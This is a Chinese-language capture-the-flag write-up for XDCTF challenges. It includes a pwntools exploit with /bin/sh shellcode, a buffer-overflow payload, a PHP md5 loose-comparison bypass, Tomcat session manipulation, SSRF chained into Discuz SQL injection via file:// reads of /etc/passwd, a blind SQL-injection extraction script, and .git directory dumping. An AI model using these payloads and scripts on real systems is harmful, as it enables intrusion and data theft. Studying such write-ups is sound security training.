sock = remote('133.130.90.210',6666)

send\_recv\_until(sock, "1\n0\n", "option")

send\_recv\_until(sock, "1\n0\n", "option")

send\_recv\_until(sock, "1\n0\n", "option")

send\_recv\_until(sock, "3\n0\n1\n", "Give")

send\_recv\_until(sock, "Q"\*(120+4), "option")

data = send\_recv\_until(sock, "4\n0\n", "option")

send\_recv\_until(sock, "3\n1\n1\n", "Give")

send\_recv\_until(sock, "Q"\*(120-4)+struct.pack('<I', 0x804b01c-8)+p32(u32(data[150:154])+0xc), "option")

send\_recv\_until(sock, "2\n2\n", "option")

send\_recv\_until(sock, "3\n0\n1\n", "Give")

send\_recv\_until(sock, "L"\*54+"\x31\xc0\x31\xdb\x31\xc9\xb3\x04\xb1\x03\xb0\x3f\xfe\xc9\xcd\x80\x31\xc0\xb0\x3f\xfe\xc9\xcd\x80\x31\xc0\xb0\x3f\xfe\xc9\xcd\x80\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"+"\n", "option")

sock.send("5\n")


sock.interactive()

貌似flag也忘了存了。

# PWN400

非常简单的一道题，完全不值这个分值。

关键位置：



左边的是输入的文件长度，右边大概是剩余程度。


只要v13为0xFFFF的时候由于溢出通过判断，然后程序会将内存中一大片都显示出来，因为之前已经把flag读到内存中了，所以可以看到flag。

只要把这个发过去就好了：


'a'\*10+'PK\x01\x02'+'a'\*24+'\xff\xff'+'a'\*26

貌似flag同样忘了存了

**WEB1-100**  
index.php后加~ 得到源码 在线php解密 解一下



得到源码。





分析源码 问题的关键在于 md5($str) == ‘0’

根据php特性可知 ‘0e1’ == ‘0’ 0exxx就是科学计数法 0乘以十的xx次方

所以只需找到一个开头为0e的md5值

google之 md5 0e 找到。



240610708

QNKCDZO

aabg7XSs

都可用




提交getflag

# WEB1-200

打开后 查看源码发现登录接口




提示不是管理员，抓包也没发现什么




队友扫了一下 发现session设置文件，Apache Tomcat 样例目录 SESSION 控制漏洞。


路径：<http://flagbox-23031374.xdctf.win:1234/examples/servlets/servlet/SessionExample>



继而各种测试，发现user=administrator 后页面有了新变化



继续测试 当login=true时



登录进去 getflag

# WEB1-300

开始尝试[file:///etc/passwd](/etc/passwd)，可以读取本地文件，读取[file:///etc/hosts](/etc/hosts)后， 说明9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com为内网地址，后来发现可以借助服务器连接到其他网络。于是猜想可能是SSRF，借助服务器访问内网服务。<http://133.130.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com>




访问后面出现了一个1，说明内网可能有服务。查看开放的端口，在3389发现一个Discuz! ，版本是7.2。搜索7.2的漏洞。在faq.php有注入漏洞。随便搜一个网页有payload

<http://www.jb51.net/article/53301.htm然后爆出flag> XDCTF{bf127a6ae4e2\_ssrf\_to\_sqli}

# WEB1-400

先打开页面，大概看了看 没有发现什么， 查看源代码，也没有什么异常，但是发现图片是php渲染出来的，既然是php 就访问看看有什么东西没， 访问就是一张图片，抓包之 发现源码最后有html注释标记，



继而用给的参数去访问，  
ID=select1 ===》正常

ID=asdfas(随便打)1 ===>不正常

ID=1e0000(数字1) ===>正常  
这里感觉是sqli，但是当时没有做出来。访问了ID=1......n 也没发现什么。  
看到官方hint后

ID= 2" or "1"="1 ===》正常

ID= 2" or "1"="2 ===> 不返回图片  
确认sqli

2" or username is not null%23 =》正常

2" or password is not null%23 =》正常

当前表里有username 和password字段，并且过滤了很多字符串操作函数和select union and.....

找到没过滤的字符串函数 写个脚本提取一下

#encoding = utf-8

import requests,urllib,time

key = '';

payload = '';

for index in range(1,21):

#这里的循环次数是通过length函数得到用户名和密码的长度的

for i in range(0,128):

if i == 0 or i==31 or i == 127:

continue;

char = chr(i);

payload += char;

url = 'http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?ID='+'2" or LPAD(password,'+str(index)+',"\*") = "'+payload

try:

c = requests.get(url);

except Exception,e:

print 'Error!!!!!',i,e;

continue;

print url;

if len(c.content)>500:

key += char;

print char;

break;

else:

payload = payload[:-1];

print 'the key is ',payload

得到账号 ：admin 密码：5832f4251cb6f43917df

去前三后一 解密，登录后getflag

# WEB2-100：

执行以下几条命令：

./rip-git.pl -v -u <http://xdsec-cms-12023458.xdctf.win/.git/>

git reset --hard

git checkout 16249aa^

得到网站源文件。

在index.php中可以得到flag:XDCTF-{raGWvWahqZjww4RdHN90}